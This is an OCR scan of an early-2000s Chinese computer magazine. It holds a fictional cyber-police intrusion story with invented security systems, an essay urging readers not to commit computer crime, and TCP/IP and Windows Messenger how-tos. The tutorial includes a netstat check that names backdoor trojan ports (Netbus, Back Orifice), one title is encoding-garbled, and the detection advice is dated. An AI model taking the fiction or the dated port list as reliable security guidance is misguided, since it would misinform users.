INP们在静静的思考着对策，X先开口了，他提出开启ElectronCaptor入侵检测分拣系统的匹配模式，将所有类似的数据都进行重点分析，并使用ExpressLevin信息处理系统的"数据噪点消除"功能对数据的无关部分进行消除和解码。此次的情况是L当INP以来从未见过的，不免心里有些紧张。出现这种情况，只有两个可能性：要么就是仪器故障，要么就是遇到了一个相当厉害的入侵者，因为他能将自己的信息掩盖得几乎无影无踪。不管是哪种情况，INP们都得更加小心谨慎才行了。L采纳了X的建议，毕竟，他的数据来源分析技术是INP里最优秀的。L迅速确定了方案，立刻下达给其余5位INP开始实施。L负责ExpressLevin信息处理系统和整个监控网络的协调。K和S负责数据的重效验和Chromosome地理位置判定系统与监控中心内部数据传输系统的协调。A负责监视各个设备间的数据稳定性和精确性，X负责利用ElectronCaptor入侵检测分拣系统和SnakeEyes点距路由跟踪系统对收集的数据进行分析，得出结果后传送给V，使用DigitalGene计算机信息收集系统进行计算机信息检测。

任务分配完毕，各人便迅速地开始行动。几分钟过去了，似乎刚才的事情就没有发生过。突然，A5区(街区代号，根据美军地图来划分)的监控网络报告有入侵事件发生！INP们迅速查看A5区的监控信息，竟然看到入侵者已经通过了第7层防御系统，正在尝试入侵第8层！第8层其实是个蜜罐系统❶，除了内部专用网络的连接，外网的任何数据都会被视为入侵事件，简单地说，就是引入侵者上钩，而悄悄地通知防御部门。L吩咐X和A共同监视A5区蜜罐系统的信息，争取在最短的时间内确定其精确位置，并逮捕他。因为他已经达到了"反入侵黑皮书"的可逮捕级别。

半个小时过去了，入侵者还在第8层的蜜罐系统里打转。而INP的监控中心内，X却镇定的告诉L，他检测到了入侵者发送的全部数据，并重建完成。大家围到X的工作计算机前，看着屏幕上的数据和分析报表，几乎同时笑起来。INP是个很严肃的部门，工作时间，没有任何一个人会有心思笑，每天的监控分析工作是辛苦而枯燥的，他们的性格也因此变得冷冷的。可是现在，他们却笑了。因为已经快5个月没有遇到过这样的顶级高手了，竟然能让高精尖检测设备也对他的入侵"漠视"，到第8层才发现他。INP们根据X的分析结果，开始完成自己那份任务了。整个监控中心，再次陷入键盘声和各种设备运行时的微弱噪音组成的"美妙旋律"中。又是半个小时过去了，K和S同时大声地说："Diner！Go to B3"(INP内部专用语，相当于俗称的"行话"，大意是："我们找到他了，在B3监控区"，可以开始重点跟踪了)。

有了入侵者的基本地理位置，利用SnakeEyes点距路由跟踪系统和DigitalGene计算机信息收集系统配合Chromosom地理位置判定系统使用。很快，INP们的目光，全都集中到了屏幕上被红色虚线框框住的区域。那是C1区的一幢大楼，附加的查询信息显示出了该楼的街道名和门牌号。L立刻按下了与信息特警间的信息传输按钮……

INP们在这次案件中的任务完成了，剩下的工作，就是DIC的了。看看时间，已经凌晨12点多了，INP们每天需要连续工作12小时，现在，到该换班的时间了，紧绷的神经，也该好好放松一下了。打开监控中心的门，换班的另外6位INP成员已经在外等候了好一会儿了。为了避免一些意外因素导致的入侵事件发生，换班也只能出去一个，进来一个替换出去那个的位置，依次轮换，防止因为没有人盯守而错过一条危险数据。从L开始，依次出门与另一位INP成员击掌，表示换班完成，从那一刻起的12小时内，就是另外6人的任务了。看起来是简单的击掌，其实，还包含了向对方嘱咐：老兄，看好，别出问题，有紧急情况立即通知我！

换班结束了，L他们6人，这时才感觉到极度的疲惫，不过今天的任务总算是圆满完成了……

名 词 解 释

❶ 蜜罐系统

这里的蜜罐系统功能是让入侵者以为自己已经成功侵入网络，然后任由它大肆地进行任何破坏行为。蜜罐系统用于拖延时间，以便该系统能即时将入侵者的信息和行为发送给监控人员或者入侵记录系统，以便INP跟踪追捕。此技术现今已经大量使用在各国需要足够安全保护的网络中，通常将其放置于防火墙之后，作为第2道屏障。



¡¶Ë¯ÃÎÖÐµÄ¾¯ÖÓ¡·

时　间: 1998年冬季，某日的凌晨3点(纽约时间)　　**地　点:** INP美国区监控中心、INP公寓楼

人　物: T(USMA军官，监控组副组长，擅长入侵检测、追踪技术)、W(SIT博士，监控组组员，擅长卫星定位技术及各类电子设备的维修与检测)、Y(USMA军官，监控组组员，擅长数据分包过滤解码❶和信息重建及入侵行为分析❷)、C(FIT双硕士，监控组组员，擅长诱捕技术及实时对抗)、J(FIT博士，监控组组员，擅长防火墙架构技术及各类超级计算机的操控与设置)、M(MIT双硕士，监控组组员，擅长数据加密解密及各类操作系统的操作与设备调校)

附　注: INP的换班时间每隔一个月互换一次。每24小时12人值班，以6人为一个小组的形式，12小时换一组。全年有一周自由休息时间。为了完整介绍美国区的12位INP，故选择了一个与案例1不同小组的值班时间发生的突出案件作为案例2。涉及个人隐私的一些关键部分做了淡化处理。

美国的冬季，监控中心的防弹温控窗外，还在下着很大的雪，外面的温度已经超过了零下20摄氏度，虽然室内的温度适宜，但INP们专心工作时的冷漠表情，让旁人还是觉得这个屋里很冷。

冬天了，电路元件容易出故障，M和W在仔细地检查每个设备的运转情况。T盯着屏幕上来自监控网里的分拣数据。Y将上一组INP们没有完成的可疑数据重新人工解码，并过滤不需要的东西，仔细地分析着。C和J小声地研究着如何增强防御系统的强度，抵制更多的入侵者。

过于平稳的数据令T觉得很不习惯，平时几乎每一个小时都会有至少一次的尝试性攻击，而从12点整接班到现在，已经都3个多小时了，依然是十分正常的数据在监控网内流动着，屏幕上的攻击曲线图像死人的心电图一样，没有任何波动，平静的可怕。T心脏的跳动也渐渐的和屏幕上的曲线图接近了。太平静的曲线图，会让人没有激情，对于整天守在监控中心里的INP们来说，几乎就等于没有了生命。

快5点了，监视器屏幕上依旧是那么的平静，整个监控中心也变得更加的“死气沉沉”。M和W也检查完了，Y也完成了自己的工作，除了C和J还在继续研究，其余4位看着没有动静的监视器，几乎都快睡着了。M正在疑惑:“难道今天骇客们全体放假？搞得我们都没事情做”。话音刚落，攻击曲线图突然剧烈波动起来，数秒后，幅度竟然达到了均衡，整个曲线图表占的满满的，已经看不到数据波动情况了。刚才还因为过于平静而有些困惑的T和M、W、Y，立刻将注意力完全集中在曲线图左边的流量信息上。流量信息竟然显示第1层防御系统受到高达151Gbps的恒定数据流DDOS攻击！很明显，这些数据流来意不善，如此的高且恒定，能轻易造成防御系统因为无法处理如此庞大的数据量而引起短暂失效和网络通信传输中断。“看来是预谋已久的入侵行动了”。“嗯，先是利用大量的恒定数据引起防御系统暂时失效，然后入侵者就能更容易地寻找缺陷而进入系统”，J从容地说。T再次看了看攻击曲线图，吩咐C和J立即准备应战，W和M负责操作SnakeEyes点距路由跟踪系统及Chromosome地理位置判定系统对数据来源进行跟踪定位，Y操作ElectronCaptor入侵检测分拣系统分析并推测入侵者的目的和下一步的动作。分配完毕，T按下了紧急事件按钮……



连续监控了12个小时的L、X、K、S、V、A　6人，正在INP公寓里休息。突然紧急事件报警器响了起来，极大的声音惊醒了熟睡的他们。INP们立即翻身起床，快速穿上制服。驱车火速赶往不远处的监控中心。

来到监控中心，L询问T发生了什么重大事件，T简要地汇报了一下情况。不等L吩咐，其余5位组员就各自参与到了工作中。INP们准备就绪，L开始重新分配任务。X协助C准备实时对抗战(必要的时候才采用此方法对付入侵者，因为已经不只是防御的范畴了，而是反击，带有攻击成分，为的是能拖延时间，以便能准确定位其位置，派遣DIC前往逮捕)。K配合W和M进行来源定位。V和A配合Y分析入侵者的下一步行为，以及判断入侵者的确切目的。　S和J负责监控每一层防御系统的当前状态和数据情况，并重新设置没有被攻破的防御系统。L和T也迅速地担当起协调各个系统间的数据传输和存储的任务，确保整个小组都能完美地协同合作，力求不出任何差错。这次的行动是首次用上了INP美国区监控组的全体组员。

任务井井有条地执行着，大量的数据涌向防御系统，很快，第一层被攻破了。但它的记录装置在停止工作前还是将数据记录报告发送给了INP的监控装置。经ExpressLevin信息处理系统将其解码后发送给ElectronCaptor入侵检测分拣系统进行分析。K和W、M都盯着ElectronCaptor的反馈信息，人工校对后传送给Chromosome地理位置判定系统，找到有价值的信息后又转发给SnakeEyes点距路由跟踪系统，几分钟过去了，SnakeEyes提示跟踪成功，X和C接受到入侵者的计算机位置信息，准备先下手为强。没想到，这时却又出现了一条完整的信息:“不用再浪费时间了，你们所做的，我都截获到了。只是想和你们开个玩笑，我很想认

名 词 解 释

❶ 数据分包过滤解码

将数据串分为独立的数据包，分离出不相关的数据并进行解码。

❷ 入侵行为分析

收集入侵者的发送数据和操作方式，并通过经验和相关技术判断其下一步打算做什么，以及最终目的。

识你们。” INP 们震惊，只有通过了第 8 层的蜜罐系统才能与监控中心有直接连接。L 和 T 迅速检查所有系统的运作情况。这时消息又发送过来了:“我的 I C Q 号码是 ****** ”。A 说:“看来他还真是想要认识我们。不如我和他谈谈，说不定还能为我们多吸收一位成员”，K 汇报说“DDOS 攻击停止了”，L 说“嗯，A，你和他谈谈。他似乎没有恶意”。


就这样，A 被获准通过 ICQ 与那位黑客交流，化敌为友。这里称其为黑客，而不是骇客、入侵者、罪犯，是因为他没有恶意，A 通过和此人的交谈中获知了防御系统存在的缺陷，以及他入侵的初衷只是无意的闯入，且仅仅是想要测试一下防御系统到底有多高的强度。通过聊天还了解到了那个 DDOS 攻击其实是他成功入侵了第 1 层防御系统后伪造的数据，否则他从哪里能够获取到如此庞大的带宽来发送高达 151Gbps 的恒定数据流实施攻击。还有他给监控中心发送数据的方式，其实是通过卫星传输系统的一个配置缺陷来实现的。

知道了黑客的入侵方式和意图后，L 不禁苦笑了一下。如果此人是真正的入侵者，那么他通过防御系统就如囊中取物，所带来的损失也是无法估量的。根据黑客的提示，INP 们开始忙碌起来，第一时间修补防御系统的每一个出问题的环节，不让此次的事件重演。

该黑客后来成为了 INP 的一员。从此，INP 庞大的监控中心又多了一位网络的卫士。

黑客、骇客及网警





什么是黑客？什么又是骇客？什么又是网络匪徒，或是网络流氓？那位号称世界第一的“黑客”:Kevin Mitnick(凯文·米特尼克)，39 岁，曾经是美国政府最著名的通缉犯之一，因为非法侵入 Sun、Motorola 等公司以及北美空中防务指挥系统查看核武器资料，而被判入狱 5 年，而且还被禁止使用计算机。不过虽然他的技术精湛，但是他的恶劣行为却导致了大量的经济损失，故而也只能是骇客一名。不过目前他已经改邪归正，为网络的安全做着贡献。所以黑客与骇客之间仅有一线之隔，他们都拥有高超的计算机安全技术，都希望自由、免费、共享。但骇客们却违反了一个既定的黑客准则:挑战自我极限，追求 Free 的同时，不能侵犯他人利益，特别是自己所在国家的利益。更不能因为想要得到不应该属于自己的东西而使用自己的技术，比如入侵银行系统给自己转账，或窃取企业的机密转卖他人。而黑客，却是一群用自己的技术促进和发展信息安全事业的人，他们开发网络安全防范产品，他们帮助软件厂商修补程序缺陷，提高产品安全强度，他们协助政府缉捕骇客，他们为企业或国家提供安全咨询和建议，他们向存在安全缺陷的计算机系统的管理员发出提醒，或者是直接修补缺陷……

黑客和骇客最大的不同，就是没有用自己的技术进行破坏，没有用技术获取不应该属于自己的东西。尽管，他们得到了为他人提供安全咨询的资金酬劳，可这是应得的。

黑客与骇客的这两个词概念，被很多人都弄混淆且模糊了。以为会偷 QQ，会使用越来越多且操作越来越傻瓜的攻击工具让别人的电脑死机或网速变慢，会窃取他人的隐私，会对那些满是漏洞的计算机系统进行破坏，甚至格式化对方的硬盘，那就是黑客了。快醒悟吧！真正黑客的技术，你拥有么？真正黑客的作为，做的到么？真正黑客的准则，遵守了么？搞清楚黑客这个词的神圣了么？黑客和骇客的分别知道么？如果回答都是“N O”，那么，除了冠以网络匪徒或网络流氓的称号，还真找不到其他更雅观的词用来贴切形容这种恶劣的行为。

可当今的互联网上充斥了大量以上所述的人，或许，你自己就是。奉劝你们，无论在任何时间和地点，都要记住一句话:技术永远都是有两面的，关键在于你怎么去使用“她”，用“她”去帮助别人，用“她”去造福大家，并且不断地补充自己的知识，终有一天，你会成为一名真正的黑客，令人敬佩的网络侠客，或者是一名网络安全专家，用自己的技术去促进和发展信息安全事业。否则，你总有一天会毁了自己的一生，甚至会牵连自己的家庭。监狱的大门永远是为罪犯敞开的。选择，只有一个，用理智去决定吧。你能做好的。

国有国法，家有家规，互联网的法律各个国家皆有。没有法律的约束，世界都会乱套，网络也是如此。建议对此有兴趣的读者朋友可以去看看中华人民共和国关于计算机信息系统安全的相关法律法规，以免误触犯了法律。敬告广大读者，千万不要以身试法，虽然本文介绍的是国外的网络警察，但国内的网络警察们也会用类似的方式和技术来对待网络犯罪者们。违法犯罪者，总有一天会被法律制裁。切记:天网恢恢，密而不漏;法不容情，罪不容赦。从现在起，回头还来得及。CF [ZT01]

关注你我之所关注

——网络热点应用方案征集大赛

不少网络问题让我们感到困惑，能否做出最佳选择、能否拥有最完美的解决方案将直接关系到我们的利益。此次的网络热点应用方案征集大赛，提供了一个广阔的舞台，请大家结合自己的实际感受、结合其他人可能的情况，谈谈面对这些问题该如何处理，有什么技巧，有什么比较妥善的解决方案。

参赛规则

1.本次大赛从2004年1月1日开始。

2.读者可以选择一个或多个问题结合自己的实际进行叙述、分析，并能给出指导性建议与解决方案，作品请E-mail至webhot@cfan.com.cn，并在主题上标明"问题1""问题2"或"问题3"之类的字样；平信可以寄到：北京9615信箱 小渔，邮编为100086。

3.读者可以到http://www.cfan.com.cn/ipb/"网络"板块中畅所欲言。

4.我们将会陆续选登优秀作品，优秀作品的作者可能获得精美奖品以及稿费！

问题1：腾讯收费服务是否值得用？

不花钱办好事是每个人都企盼的:)，要花钱去办事时一般人都会考虑三分，这是人之常情。不知从何时起，我发现好多QQ好友的昵称都变成了红色，好多QQ好友都穿上了华丽的QQ秀衣裳……这可是要花钱的呀:(。我们面对着这样的一些问题：QQ会员是否值得加入、QQ秀是否值得花钱去买、移动QQ是否应该去爽一把……

欢迎大家谈谈自己的亲身感受，给广大读者一个指导性方案！

问题2：收费邮箱是否值得用？

免费邮箱网上有很多，容量达50MB、100MB的免费大邮箱也能在网上找到，不少朋友提出：免费邮箱不稳定、收发邮件慢，或许的确有这样的可能。在网上漂泊的我们，是要在免费邮箱与收费邮箱间做出何种取舍，还是有更好的解决办法呢？仁者见仁，智者见智，期待你的参与。

问题3：如何面对网上支付可能存在的安全隐患？

不少朋友都体验过网上支付所带来的方便，开通了招商银行一卡通、工商银行网上支付，购物、交学费、报名时在网上填入账号和密码后，点击"OK"即可。那网上支付可能存在哪些安全隐患？我们该如何面对？CF [WL01]

小渔的拉网小调



20世纪60年代，哈佛大学的心理学家Stanley Milagram提出了一个名为"六度分隔"(six degrees of separation)的原理。该原理大致如下：地球上任何两个人之间建立一种联系，最多需要六个人！如果某一天有人问你：你和萨达姆有什么联系？那你就回答：他是我朋友的朋友的……最多经过六个中间人^_^。

根据"六度分隔"的理论指导，一种全新的交友方式正在网络上蔓延开来，它就是SS(Social Software，社会性软件)。在这之前我们经历了E-mail、BBS、即时通讯、Blog几个阶段。简单地说，SS的功能就是让你能够通过朋友认识朋友的朋友……从而可以更容易地在全球范围内找到和自己有共同志趣的人，发现更多的商业机会……这一切都是在网上进行的。

在美国，类似的网站已经吸引了上百万的用户，国内也于2003年11月诞生了第一家这样的交友网站yoyonet，与传统的网上交友方式不同，这种新的交友模式不提供直接认识陌生人的功能，它是从用户已经认识的朋友开始，通过浏览朋友的注册资料，了解到朋友的朋友的情况……使用这种服务，需要你用E-mail免费注册，注册成功后网站会为你分配一个类似博客日记的页面，从这里可以看到你的个人资料、照片、好友数量……

在众多的SS系统中，微软研发的一个名为"Wallop"的系统最为著名也最为神秘，它将Blog、即时消息、社会网络融为一体。不过该系统目前尚处于内部测试阶段，相信不久就能见到它的威力了。

SS是对传统的网络交际方式的一种整合和重组，有人说2004年将是一个"SS年"。赶快打开IE，去SS一盘吧！

相关链接

六度分隔理论：http://www.sixdegrees.com

SS交友站点：http://linkedin.com/ 名气最大，英文页面


http://friendster.com/ 人气最旺，英文页面

http://www.yoyonet.cn/ 中国第一家，中文页面

搜索关键词

六度分隔、Wallop、Social Software

小编有话说：Internet本是工具，使用它来使自己的生活变得更加丰富多彩，这才是网络的精髓所在。在这个小栏目，小渔会为大家带来最新颖、最另类的网络生活资讯，最热门的事件小评，同时还会提供相关链接和在搜索引擎中寻找更多同类信息的关键词。



认识你的朋友的朋友的朋友……

篇幅虽小，但意义重大，因为通过它可以让大家真切地感受到：Internet并非只是QQ、E-mail、BBS那么简单，它正逐渐渗透到我们日常生活的方方面面！CF [WL02]

看点
①只要你登上了Internet，那就一定在和TCP/IP打交道，TCP/IP是何方神圣？
②网络故障中涉及TCP/IP的自然不少，我们该如何解决？
③听说IP地址不够用了，那可怎么办？

TCP/IP 你了解多少？

■ pcpchina 李哲

2003年2月8日到10日，一伙神秘黑客在三天时间里接连袭击了五个热门网站，并且造成这些网站瘫痪长达数小时。接二连三的大规模网络袭击行动引起了世界各大网络公司和网站主持者的高度警觉，甚至惊动了美国司法部、美国联邦调查局。据分析，攻击者采用的是DoS攻击（DoS指“拒绝服务”，不是指DOS操作系统）。值得注意的是，这类“拒绝服务”的攻击方法都利用了TCP/IP协议。

提到TCP/IP，相信你应该不会陌生，只要有Internet的地方就必然有它的身影。然而，你对TCP/IP究竟了解多少？它真的如此高深吗？

走近TCP/IP协议

1.TCP/IP是什么？

TCP/IP协议（Transmission Control Protocol/Internet Protocol，传输控制协议/互联网络协议）是Internet最基本的协议。在Internet没有形成之前，世界各地已经建立了很多小型网络，但这些网络存在不同的网络结构和数据传输规则，要将它们连接起来互相通信，就好比要让使用不同语言的人们交流一样，需要建立一种大家都听得懂的语言，而TCP/IP就能实现这个功能，它就好比Internet上的“世界语”。

2.TCP/IP究竟包括哪些协议？

TCP/IP是一组包括上百个功能协议的集合，下面列举几个常用的（见附表）。

利用TCP/IP排除网络故障

实例一：插好网卡，连上网线，但网络却不通

1.利用Ping确定故障大致范围

（1）Ping 127.0.0.1，如果失败，则表明本地机TCP/IP协议不能正常工作，请重装TCP/IP协议后再试。

（2）Ping本机IP地址，如果失败，则表明网卡配置不正确。

（3）Ping局域网内其他机器IP地址或Internet上主机地址，如果失败，则主要原因是网线没有连通；如果成功，但网络依然无法使用，则问题可能出在网络系统的软件配置上。

小提示

某些电脑如果在网络防火墙中设置了禁止其他电脑对它执行Ping操作，则无论Ping多少次都不会成功。

附表：常用的TCP/IP协议

协议名称	功能
Telnet(Remote Login)	提供远程登录功能，一台计算机的用户可以登录到远程的另一台计算机上，如同在远程主机上直接操作一样
FTP(File Transfer Protocol)	远程文件传输协议，允许用户将远程主机上的文件拷贝到自己的计算机上
NFS(Network File Server)	网络文件服务器，可使多台计算机透明地访问彼此的目录
SMTP(Simple Mail Transfer Protocol)	简单邮件传输协议，用于传输电子邮件
UDP(User Datagram Protocol)	用户数据包协议，它和TCP一样位于传输层，和IP协议配合使用，在传输数据时省去报头，但它不能提供数据包的重传，所以适合传输较小的文件

2.排除其他可能引起网络不通的原因

除网络设置可能引起网络不通外，也有其他可能，下面列举几个典型故障：

（1）“网上邻居”看不到任何计算机、不能上网

故障表现：Ping本机IP地址成功，但在“网上邻居”里看不到任何其他计算机，且不能上网，检查TCP/IP各项配置都没有问题。

解决办法：

Step 1 这种问题多数是由计算机病毒引起的，用最新的杀毒软件彻底查杀。

Step 2 重装网卡驱动，因为驱动很可能已经遭到病毒破坏。

（2）某些集成网卡丢失地址导致无法上网

故障表现：Ping本机IP地址成功，但不能上网，执行ipconfig发现网卡的物理地址全是00！

解决办法：检查CMOS设置里的“Integrated Perpherals”（内建周边设备）一项，在该项中的“MAC Address Input”（设置网卡的MAC地址）设置一个与其他网卡地址不相冲突的数值。

3.总结

看来网络不通的原因无非就是网络安装设置（如默认网关、DNS）和其他客观因素（如病毒）两个方面。在出现网络不通的故障时，综合运用Ping、ipconfig等相关命令以及网卡MAC地址等TCP/IP相关知识分析排除故障，往往能取得较好的效果。

实例二：使用Tracert命令揭开网速奇慢之谜

常常觉得访问某网站时奇慢无比？在没有确定原因之前请不要立刻怪罪你的ISP，因为你的电脑可能在连上要访问的网站前，先得经过10个以上的网络路由器，如果在这些路由器之中有一个或多个路由器反应太慢，那就会成为阻碍你快速访问该网站的绊脚石。那么，怎么确定绊脚石到底是谁呢？

1.网速怎么就这么慢？

(1)运行 Tracert 命令，如运行 Tracert www.pcpchina.com 来查看你连接 www.pcpchina.com 的服务器所经过的传输路径 。

(2)查看结果(见图1)，其中包括每次停留的响应时间和沿路停留的IP地址等。如果发现某个路由器出现"*"号，则表明数据包在该路由器上停止传输了，从而导致上网速度特别慢，不过也可能是遇到了拒绝 Tracert 询问的路由器。




图1

2.DNS服务问题引起 Tracert 失败

局域网上的计算机无法浏览 Internet，也无法对外发送和接收邮件。Tracert 某域名，马上显示失败，但是 Tracert 其 IP 地址是正常的。如果遇到这种情况，那很可能是域名解析服务器出了问题，你可以在 TCP/IP 的配置中换一个 DNS 服务器。

实例三：共享宽带时客户机访问某些网站不正常

现在越来越多的家庭开始使用 Windows 自带的"Internet 连接共享"来实现多台电脑共享宽带上网，该方法虽然简单，但相信很多朋友都遇到过这样一个问题：主机上网一切正常，可客户机去不了某些网站。

故障分析：Windows 操作系统默认的 TCP/IP 数据包最大值 MaxMTU 为1500，而 ADSL服务提供商实际使用的数据包最大值略小于1500，多为1492，所以需要降低 MaxMTU 的值到1492之下。

你知道吗？

MaxMTU与网络速度的关系

TCP/IP数据包最大值MaxMTU是影响Internet网上速度的重要参数，数据包的报头大小为20～60Byte，如果要发送30000Byte的数据， MaxMTU 值为500时，要发送60个数据包；而 MaxMTU 值为1500时，仅需要发送20个数据包，显然前者要多发送40个报头，共800～2400Byte，占总数据量的2.6%～7.8%，所以MaxMTU值为1500时比MaxMTU值为500时速度提高了约2.6%～7.8%。许多ISP都调节MaxMTU值以获得更快的网络速度，我们设置的MaxMTU值不要大于ISP的MaxMTU值。

1.Windows 9x/Me

打开"注册表编辑器"，在[HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Class\NetTrans\]下找到000n 项(该项含有键值为"TCP/IP"的"DriverDesc")，然后在000n 项下新建"字符串"键，命名为"MaxMTU"，设置其键值为十进制的1450，一般小于1492就行。设置完毕后，重启电脑。

2.Windows 2000/XP

进入"注册表编辑器"的[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\]，找到包含你电脑的IP地址、DNS服务器、默认网关等网络设置数据的那一项，在这项中新建双字节值，命名为"MTU"，设置其值为十进制的1450或其他小于1492的数值。设置完毕，重新启动电脑即可。

小提示

可以使用类似超级兔子魔法设置之类专门的注册表优化工具来修改MaxMTU值：在"网络"下，启用"使用最大传输单元"，改为1450或者一个比1492小的值，重新启动电脑。

实例四：通过端口信息判断是否中木马

netstat 命令可以用来显示本地和外部连接时开放的端口以及连接状态。

Step 1 在"命令提示符"中输入"netstat -a"命令并回车。

Step 2 查看结果，如果发现 Port 12345(TCP) Netbus、Port 31337(UDP) Back Orifice 之类的信息，那就说明中了木马，赶快杀毒吧！

TCP/IP的未来之路：IPv6

TCP/IP 作为一种同时具备了可扩展性和可靠性的网络协议，伴随着 Internet 的普及和迅速发展，IP 协议第4个版本 IPv4 的瓶颈显露出来，其32位寻址功能不足以支持需要加入 Internet 的主机和网络数，通俗一点说，就是 IP 地址不够用了。这时，新标准IPv6 腾空出世。

IPv6 虽然还未普及，不过有时使用某种服务或安装某软件，如微软的 ThreeDegrees 软件时，就会提示需要 IPv6 支持。该怎么办呢？下面就来说说如何安装 IPv6 协议。

1.Windows 2000

Step 1 下载IPv6 软件包，下载地址为：http://www.microsoft.com/downloads/details.aspx?FamilyId=27B1E6A6-BBDD-43C9-AF57-DAE19795A088&displaylang=en。

Step 2 将下载的软件解压缩到 c:\IPv6kit 目录中。

Step 3 右击"我的电脑"，选择"属性"，查看系统的 SP 版本号。针对 Windows 2000 的不同版本，有不同的安装办法。

Windows 2000 SP1：直接执行 c:\IPv6kit 目录下的 setup.exe 文件。

Windows 2000 SP 其他版本：

(1)运行"开始→程序→附件→命令提示符"，输入"c:\IPv6kit\setup -x"命令，解压到 c:\IPv6kit\IPv6 目录

中。

(2)用“记事本”打开c:\IPv6kit\IPv6目录中的hotfix.ini文件，在[VERSION]段中，把NTServicePackVersion=256改成512(适用于SP2用户)、768(适用于SP3用户)或1024(适用于SP4用户)(见图2)。



图2

(3)运行c:\IPv6kit\IPv6目录下的hotfix.exe，点击“确定”按钮。

(4)重启电脑后，在桌面上的“网络邻居”图标上右击，选择“属性”，双击“本地连接”，选择“属性”，然后点击“安装”按钮，选中“协议”，单击“添加”按钮，选择“Microsoft IPv6 Protocol”，最后单击“确定”。

2.Windows XP

Windows XP:已经集成了IPv6协议，所以不用下载IPv6协议软件包，安装时直接在“命令提示符”界面输入“IPv6 install”命令，自动完成安装。

Windows XP SP1:

(1)在“网络连接→本地连接→属性”中点击“安装”。

(2)在“选择网络组件类型”对话框中，点击“协议→添加→Microsoft TCP/IP Version 6”，然后点击“确定”。

小提示

★Windows Server 2003安装IPv6的方法跟Windows XP SP1一样。

★IPv6协议不支持Windows 95/98/Me。

★可以用“ping6 ::1”命令来验证IPv6是否正确安装，如果返回正确，则表示IPv6协议已经正确安装，其实这个命令类似于IPv4中的ping 127.0.0.1。

小编有话说:TCP/IP协议作为全球使用最广泛的一个网络协议，包含了很多技巧和学问，用一本书来详细阐述也不为过，这篇文章主要讲解了一些基本知识、应用技巧和相关故障解决方法，希望能起到抛砖引玉的作用。IPv6目前的实用性还不算特别大，估计不久它就会派上大用场了，让我们拭目以待吧！

CF [WL03]

狙击疯狂的 Windows 信使广告

■ 秋风

不少使用Windows NT/2000/XP等操作系统的朋友,最近老收到莫名其妙、自动弹出的“信使服务”窗口，其内容琳琅满目，有非法广告、色情交友、反动言论等不良信息(见图1)。



图1

出现这种情况的原因是Windows NT/2000/XP操作系统在开机时,自动启动了自带的Messenger服务,可以接收、发送弹出消息给其他电脑,而这项功能被一些恶意软件利用,向互联网上的其他电脑发送垃圾消息,并把消息内容直接显示在对方电脑屏幕上。这些恶意软件能自动搜索某个IP地址段,给其中的每台电脑发送消息,有的软件甚至声称:“每小时可以扫描上万个IP地址”、“通达全球数亿电脑”，可谓猖獗一时。

既然这些恶意程序是利用Messenger服务来发送的,那么只要关闭了Messenger服务，就可以阻止Windows接收信使广告了。有如下三种方法：

一、手工禁止

在Windows 2000中，点击“开始→设置→控制面板”，然后双击“管理工具→服务”，打开服务控制程序，找到“Messenger”项（见图2）。双击该项，点击“停止”按钮（停止已经启动的服务），把“启动类型”改为“已禁用”(下次启动Windows以后,该服务将不再自行启动,并且不能被其他程序激活,除非手工改为“自动”或“手动”)，然后点击“确定”按钮。



图2

二、在Msconfig.exe中禁止

如果觉得上述手工操作很麻烦,可以下载一个单独的系统配置实用程序Msconfig.exe(下载地址:http://download.pchome.net/system/treak/11873.html)。它从Windows XP中剥离出来,可以在Windows 2000下使用。

运行该程序，点击“服务”选项卡，找到“Messenger”项，取消前面的打勾标记(见图3)，点击“确定”。重新启动计算机，Messenger服务就不再随系统启动而自动运行了。



图3

三、用3721上网助手禁止

用Mscongfig.exe还是比较麻烦的，最简单的方法是使用3721上网助手。访问上网助手网站assistant.3721.com(在弹出的提示对话框中点击“是”,安装上网助手)，点击“信使广告拦截”链接，进入相应功能页面(见图4)。点击“关闭信使功能”或“开启信使功能”即可进行相应设置。




图4

小技巧

在assistant.3721.com页面,按住“信使广告拦截”链接不放,拖拽到桌面上,创建该页面的快捷方式。以后,双击该快捷方式即可进入该页面,十分方便。

有了上面的三种方法，相信你一定能成功狙击来自Windows Messenger的短信骚扰了。

CF [WL04]



批量添加MSN Messenger好友

如果你新申请了一个MSN Messenger账号，想将以前的MSN Messenger好友一次性添加到新账号中，可通过如下步骤完成：

登录原来的MSN Messenger账号，单击“联系人→保存联系人名单”命令，将好友名单导出为CTT格式文件；登录新申请的MSN Messenger账号，单击“联系人→从已保存的文件中导入联系人”，在弹出的窗口中选择刚才导出的CTT文件，单击“确定”按钮。

用QQ2003II抓取视频画面

用Print Screen键抓取Windows Media Player等播放器中正在播放的画面，通常只能获得一个大黑块图片，这可怎么办？近日意外发现QQ2003II就可以解决我的烦恼。在播放视频时，打开和某QQ好友的聊天窗口，单击“捕捉屏幕”；按住鼠标左键不放，选取范围，然后双击鼠标左键；如果想保存该图片，打开“画图”程序，将图片粘贴进去并保存；如果想将此图片发送给好友，单击“发送”即可。

